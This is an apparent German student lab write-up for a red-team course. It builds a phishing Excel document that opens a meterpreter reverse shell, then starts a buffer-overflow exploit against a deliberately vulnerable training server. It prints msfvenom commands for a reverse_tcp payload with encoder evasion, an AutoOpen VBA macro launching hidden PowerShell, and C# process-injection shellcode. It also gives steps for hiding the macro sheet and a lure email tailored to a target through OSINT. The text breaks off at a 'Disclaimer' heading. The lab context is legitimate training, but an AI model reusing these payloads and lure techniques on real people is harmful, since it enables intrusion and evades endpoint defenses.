

Whitehat Hacking 3

- Aufgabe 1
 - Interpretation der Aufgabenstellung
 - Setup
 - Erste Versuche
 - Versuch mit Excel
 - Making it Stealthy
- Aufgabe 2
 - Interpretation der Aufgabenstellung
 - Vorbereitungen
 - Applikation und suchen des Overflows
 - Disclaimer
 - Exploiting
- Aufgabe 4
 - Binary Compile
 - Suche nach potentiell ausnutzbaren Vulnerabilities
 - Untersuchen der Canaries und des BO

Aufgabe 1

Als Sie in der Früh ins Büro kommen ersucht Sie Ihre Kollegin Beate gleich ins Besprechungszimmer zu kommen. Dort erfahren Sie, dass die Forensik Abteilung bei Ihrer Untersuchung eines Sicherheitsvorfalls bei einem Ihrer wichtigsten Kunden festgestellt hat, dass die bislang unbekannte APT Gruppe „No Regerts“ offenbar über einen Social Engineering Angriff Zugriff auf das System erhielt. Der Kunde hat daraufhin sofort Ihr Red Team beauftragt die User Awareness und Sicherheit im Hinblick auf Social Engineering Angriffe und die vorhandenen Gegenmaßnahmen zu testen. Das Ziel des Red Teams ist es eine mehrstufige, möglichst ausgeklügelte und überzeugende Spear Phishing Kampagne auf Executive Mitarbeiter zu starten. Das Ziel gilt als erreicht, sobald es dem Team gelingt eine Bind Shell auf einem full patched Windows 10 Rechner mit eingeschaltetem AMSI zu starten und sich damit zu verbinden.

Interpretation der Aufgabenstellung

Erstellen eines Office Dokuments mit eingebetteten Macro, welches einen Tunnel zum System des "Hackers" aufbaut. Das Dokument muss eine "glaubhafte" Geschichte erzählen.

Setup


Es werden eine Kali 20.04 VM und eine Windows 10 x32 basierend auf einer KVM Umgebung verwendet.

Erste Versuche

Der erste Versuch war die Erstellung eines Word Dokuments vom Typ "docm", welches Makros beinhalten kann. Diesem wird eine mit dem Venom Plugin des Metasploit-Frameworks erstellt. Folgende Befehle wurden im ersten Versuch benutzt:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.122.224  
LPORT=1337 -e x86/shikata_ga_nai -f vba-psh > macro.txt
```

Dabei hat der Windows defender hier seine Arbeit sehr gut gemacht und das Makro sofort beim Speichern als Schadhaft erkannt.



Anscheinend muss die Payload hier besser codiert werden. Um die Payload besser zu verstehen und etwas tiefer in die Materie einzusteigen wurden der obige Befehl ohne die Encryption erstellt um die Funktionen lesen zu koennen.

```
Sub rIriDKgfEv()  
    Dim e6anPeao  
    e6anPeao = "powershell.exe -nop -w hidden -e <encrypted payload for  
opening a reverse tunnel to the LHOST"  
    Call Shell(e6anPeao, vbHide)  
End Sub  
Sub AutoOpen()  
    rIriDKgfEv  
End Sub  
Sub Workbook_Open()  
    rIriDKgfEv  
End Sub
```

Hier faellt sofort auf, dass "Workbook Open()" nicht in Word implementiert ist.

Versuch mit Excel

Der Plan ist mit dem Tool "EXCElEntDonut" ^{^1} eine hidden Payload in Excel zu verpacken. Diese Payload ist eine mit MSFVENOM generierte Payload, welches in dem von EXCElEntDonut mitgeliefertem Template eingefuegt wurde.

Das Template verwendet Process Injection um die Payload auszufuehren. Hierbei konvergiert das Tool lediglich einen C# Code in quasi Excel Makro Format.


The screenshot shows a Kali Linux terminal on the left and a web browser on the right. The terminal displays the output of the EXCELntDonut tool, which has generated a C# code file named 'processInjection.cs'. The browser shows the GitHub repository for EXCELntDonut, specifically the 'processInjection.cs' file. The code is a C# program that uses Process Injection to execute a payload (a reverse shell) via the 'cmd' process.

```

8 {
9     public static void Main()
10    {
11        byte[] shellcode;
12        string process = "";
13
14
15        //x64
16        //msfvenom -p windows/x64/exec CMD=calc EXITFUNC=thread -f csharp -a x64
17        shellcode = new byte[354] {
18            0xfc, 0xe8, 0x8f, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31, 0xd2, 0x64, 0x8b, 0x52, 0x30,
19            0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28, 0x31, 0xff, 0xb7, 0x4a, 0x26,
20            0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0x49,
21            0x75, 0xef, 0x52, 0x57, 0x8b, 0x52, 0x10, 0x8b, 0x42, 0x3c, 0x01, 0xd0, 0x8b, 0x40, 0x78,
22            0x85, 0xc0, 0x74, 0x4c, 0x01, 0xd0, 0x8b, 0x58, 0x20, 0x01, 0xd3, 0x8b, 0x48, 0x18, 0x50,
23            0x85, 0xc0, 0x74, 0x3c, 0x49, 0x8b, 0x34, 0x8b, 0x01, 0xd6, 0x31, 0xff, 0x31, 0xc0, 0xac,
24            0xc1, 0xcf, 0xd0, 0x01, 0xc7, 0x38, 0xe0, 0x75, 0xf4, 0x03, 0x7d, 0xf8, 0x3b, 0x7d, 0x24,
25            0x75, 0xe0, 0x58, 0x8b, 0x58, 0x24, 0x01, 0xd3, 0x66, 0x8b, 0xc0, 0x4b, 0x8b, 0x58, 0x1c,
26            0x01, 0xd3, 0x8b, 0x04, 0x8b, 0x01, 0xd0, 0x89, 0x44, 0x24, 0x24, 0x5b, 0x61, 0x59,
27            0x5a, 0x51, 0xff, 0xe0, 0x58, 0x5f, 0x5a, 0x8b, 0x12, 0xe9, 0x80, 0xff, 0xff, 0xff, 0x26,
28            0x68, 0x33, 0x32, 0x00, 0x00, 0x68, 0x77, 0x73, 0x32, 0x5f, 0x54, 0x68, 0x4c, 0x77, 0x26,
29            0x07, 0x89, 0xe8, 0xff, 0xd0, 0xb5, 0x90, 0x01, 0x00, 0x00, 0x29, 0xc4, 0x54, 0x50, 0x68,
30            0x29, 0x80, 0xb5, 0x00, 0xff, 0xd5, 0x6a, 0x0a, 0x68, 0xc0, 0xa8, 0x7a, 0xe0, 0x68, 0x02,
31            0x00, 0x05, 0x39, 0x89, 0xe6, 0x50, 0x50, 0x50, 0x40, 0x50, 0x40, 0x50, 0x68, 0xea,
32            0x0f, 0xdf, 0x50, 0xff, 0xd5, 0x97, 0x6a, 0x10, 0x56, 0x37, 0x68, 0x99, 0xa5, 0x74, 0x61,
33            0xff, 0xd5, 0x85, 0xc0, 0x74, 0x0a, 0xff, 0x4c, 0x00, 0x75, 0xec, 0xe8, 0x67, 0x00, 0x00,
34            0x00, 0x6a, 0x00, 0x6a, 0x04, 0x56, 0x57, 0x68, 0x02, 0x49, 0xc8, 0x5f, 0xff, 0xd5, 0x53,
35            0xf8, 0x00, 0x7e, 0x36, 0x8b, 0x36, 0x6a, 0x40, 0x68, 0x00, 0x10, 0x00, 0x00, 0x56, 0x6a,
36            0x00, 0x60, 0x58, 0x24, 0x53, 0xe5, 0xff, 0xd5, 0x93, 0x53, 0x6a, 0x00, 0x56, 0x53, 0x57,
37            0x69, 0x02, 0xd9, 0xc8, 0x5f, 0xff, 0xd5, 0x83, 0xf8, 0x00, 0x7d, 0x28, 0x58, 0x68, 0x00,
38            0x40, 0x00, 0x00, 0x6a, 0x00, 0x50, 0x68, 0x0b, 0x2f, 0x0f, 0x30, 0xff, 0xd5, 0x57, 0x68,
39            0x75, 0x6e, 0xd4, 0x61, 0xff, 0xd5, 0x5e, 0x5e, 0xff, 0xc0, 0x24, 0x0f, 0x85, 0x70, 0xff,
40            0xff, 0xff, 0xe9, 0x9b, 0xff, 0xff, 0xff, 0x01, 0xc3, 0x29, 0xc6, 0x75, 0xc1, 0xc3, 0xbb,
41            0xf0, 0xb5, 0xa2, 0x56, 0x6a, 0x00, 0x53, 0xff, 0xd5 };
42
43        process = "C:\\Windows\\System32\\cmd.exe";
44
45
46        STARTUPINFO sInfo = new STARTUPINFO();
47        PROCESS_INFORMATION pInfo = new PROCESS_INFORMATION();
48        bool success = CreateProcess(process, null, IntPtr.Zero, false,
49            ProcessCreationFlags.CREATE_SUSPENDED | ProcessCreationFlags.CREATE_NO_WINDOW, IntPtr.Zero, null, ref
50            sInfo, out pInfo);
51        IntPtr resultPtr = VirtualAllocEx(pInfo.hProcess, IntPtr.Zero, shellcode.Length, MEM_COMMIT,
52            PAGE_READWRITE);
53        IntPtr bytesWritten = IntPtr.Zero;
54        bool resultBool = WriteProcessMemory(pInfo.hProcess, resultPtr, shellcode, shellcode.Length, out
55            bytesWritten);
56        uint oldProtect = 0;
57        uint newProtect = 0x40;
58        bool resultBool2 = SetProcessMemoryProtection(pInfo.hProcess, resultPtr, shellcode.Length, oldProtect, newProtect);
59    }
60 }



```

Nun wird der von dem Tool erstellte Text in die Zwischenablage kopiert und ueber einen Rechtsklick in einem Excel Workbook auf dem Zielsystem auf "Sheet1" der Text als Macro eingefuegt.



Auf der Angreifermaschine wurde die Meterpreter-session gestartet und als erster Test das Makro auf dem Zielrechner ausgeführt.

Nachdem der Fehler mit der Payload fuer die Falsche Architektur (x64 vs x86) behoben wurde, startete das Makro auch sofort die Meterpreter session.



Making it Stealthy


Da wir nun Wissen, dass unsere Prozess Injcetion funktioniert, muessen wir nun das Excel Wokrbookt "herrichten"

Als ersters wird die Zelle A1 im Macro Sheet auf "AutoOpen" umbenannt. Das hat den gleichen Effekt wie eine AutoOpen Funktion in VBA-Macros und so wird unsere Routine beim Start ausgefuehrt. Anschliesend "Verstecken" wir das Makro Worksheet und fuellen das Sichtbare Worksheet mit Dummydaten, welche zu unserer Geschichte Passen. Es sei zu erwaechnen, dass es in Excel fuer ein Worksheet den Status "hidden" und "very hidden" geben kann. Der hidden-Status kann ueber die GUI erreicht werden, wohingegen "very hidden" nur durch aendern eines bestimmten Bytes mittels eines Hex-Editors erzielt wird.

Da dies eine Spear-Phishing Kampagne simuliert, wird hier davon ausgegangen, dass durch OSINT-Methoden Informationen ueber das Berufs- und Privatleben der Zielperson erlangt worden sind.


Laut LinkedIn und einigen Posts auf Social Media ist die Zielperson daran, sich mit einem Berufsbegleitendem Studium am Technikum Wien, ihr Wissen zu erweitern. Daher wird auf die Zielperson angepasst eine Phishing-Mail mit dem Titel: "Streng Vertraulich: Jaehrliche Abrechnung zum Unkostenbeitrag" geschickt, welche das zuvor praeparierte Excel File angehaengt hat.

Das Ziel bekommt nun folgende Oberflaeche nach dem Oeffnen des Dokuments.



Die Zielperson muss im Body der Mail auf ein (in unserem Fall nicht vorhandenes) Macro Hingewiesen werden, welches weitere Inhalte Freischaltet. Man kann hier noch ein legitimes Makro zusaetzlich einbauen, um das Excel-File noch unauffaelliger wirken zu lassen. Fuer unseren Fall haben wir ab dem Click auf den "Enable Content" Button schon gewonnen. Weiters ist unten zu sehen, dass das Makro Sheet nicht sichtbar ist. Dies koennte jedoch mit einem Rechtsclick auf Sheet1 wieder eingeblendet werden. (Was mit dem oben erwaehten "very hidden" nicht der Fall waere)

Nach dem Oeffnen und dem Content Enablen erhalten wir die 2. Session. Die erste ist nicht mehr aktiv, da inzwischen neu gestartet wurde.



Aufgabe 2

Nachdem die Social Engineering Kampagne ein voller Erfolg war und es Ihrem Team gelungen ist Ncat.exe zur Ausführung zu bringen kam Ihr Kollege aus der Schulungs- und Weiterbildungsabteilung mit einer Bitte zu Ihnen. Dort wurde für ein externes Schulungs- und Ausbildungsprogramm eine Anwendung erstellt, die bewusst Vulnerabilities beinhaltet. Man ersucht Sie nun diese Anwendung zu testen und exploiten, um eine Einschätzung zu bekommen wie herausfordernd die Aufgabe für die Schulungsteilnehmer sei. Wichtig sei, erklärt man Ihnen, dass Sie, sofern Sie in der Lage sind die Anwendung zu hacken unbedingt dies mittels eines Egghunter Exploits machen sollen, egal ob es auch andere Lösungen gäbe, da die Schulung eben dieses Thema behandelt. Auf Ihre Nachfrage, welche Schulungsrechner verwendet werden meinte der Kollege, es soll ja nicht zu anspruchsvoll sein also 32 Bit Rechner mit deaktivierter DEP und ASLR. Mit den Worten „endlich wieder ein Zero day“ machen Sie sich sogleich ans Werk.

Interpretation der Aufgabenstellung

Es soll Board_Release.exe mittels einem Bufferoverflow benutzt werden um einen PoC zu erstellen. Als dediziertes Werkzeug ist Egghunter vorgeschrieben, und die Zielumgebung soll Windows mit deaktiviertem DEP und ASLR sein.

Vorbereitungen

ASLR wurde durch nullsetzen des Registry-Keys

```
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory  
Management\MoveImages
```

DEP war per default nur fuer Windows Programme und Services aktiviert, also nicht fuer unser Board_Release.exe.

Eine erster Portscan nachdem ich die Applikation gestartet habe zeigt, dass auf Port 4444/tcp ein TCP-Service zur verfuegung steht. Der Port wird durch netstat, lokal ausgefuehrt, bestaetigt.

Die Anwendung wurde nicht sofort ordnungsgemaess ausgefuehrt und so wurde sie mehrere male auch als Administrator neu gestartet. Schlusserldich bekam ich dann ein "HELLO FROM SERVER".


```

ubuntu@ubuntu:~$ telnet 192.168.122.44 4444
Trying 192.168.122.44...
Connected to 192.168.122.44.
Escape character is '^]'.
HELLO FROM SERVER!
> Connection closed by foreign host.
ubuntu@ubuntu:~/Downloads/edb-debugger$ telnet 192.168.122.44 4444
Trying 192.168.122.44...
Connected to 192.168.122.44.
Escape character is '^]'.
HELLO FROM SERVER!
> h
.------.
| ?,h      help      |
+-----+ Nachrichten +-----+
| A         neuer Nachricht |
| L         Liste aller Nachrichten |
| D[id]     Loeschen Nachricht mit Nr. |
| S         Zeige Board Topic |
| C         Aendere Board Topic |
| q         exit          |
.------.
>

```

Applikation und suchen des Overflows

Nun galt es sich mit der Applikation vertraut zu machen und nach Moeglichkeiten eines Userinputs zu suchen. Diese wurden durch "A -neuer Nachricht" und "C - Aendere Board Topic" gefunden.

Board_Release.exe wird mittels Immunity Debugger gestartet, dass mann auch die Register beobachten kann.

Mittels einfachen Einfuegen von Strings mit 1000 Charactern wird ueberprueft ob eines der Eingabefelder zum Herbeifuehren eines Absturzes genutzt werden kann.

Beim veraendern des Topics (Befehl "C") stuerzt das Programm ab und man sieht eindeutig, dass EAX, ESP und ESI mit lauter 'a's und der EIP mit 0x61 (HEX fuer 'a') ueberschrieben worden sind.

[illegible]

Nachdem wir nun die Stelle gefunden haben, mit der wir die Register ueberschreiben koennen muessen wir die Offsets der Register herausfinden.

Wir uebergeben diesmal ein mit dem in Kali mitgelieferten `pattern_create.rb` erstelltes Pattern zur bestimmung ueber und nehmen die Werte zum Zeitpunkt des Absturzes zum ermitteln des Offsets.


```
Registers (FPU)
EAX: 008D5020 ASCII "Aa0Aa1Aa2"
ECX: 00000000
EDX: 61413161
EBX: 000000E8
ESP: 004FFA64 ASCII "4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4A
EBP: 41326241
ESI: 005845F0 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab
EDI: 765A58A0 WS2_send
EIP: 62413362
```

Fuer den EIP ergibt das einen Offset von 40.

```
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 500 -q 62413362
[*] Exact match at offset 40
```

Weiters faellt auf, dass der ESI genau den Anfang des Patterns widerspiegelt. Das heisst also, dass der Wert von C in ESI gespeichert wird, und die Laenge des Registers 235 Zeichen lang ist.

Der Stackpointer hat einen Offset von 44 und ist 200 Zeichen maximal. Dieser wird anscheinend direkt nach dem EIP ueberschrieben.

Disclaimer

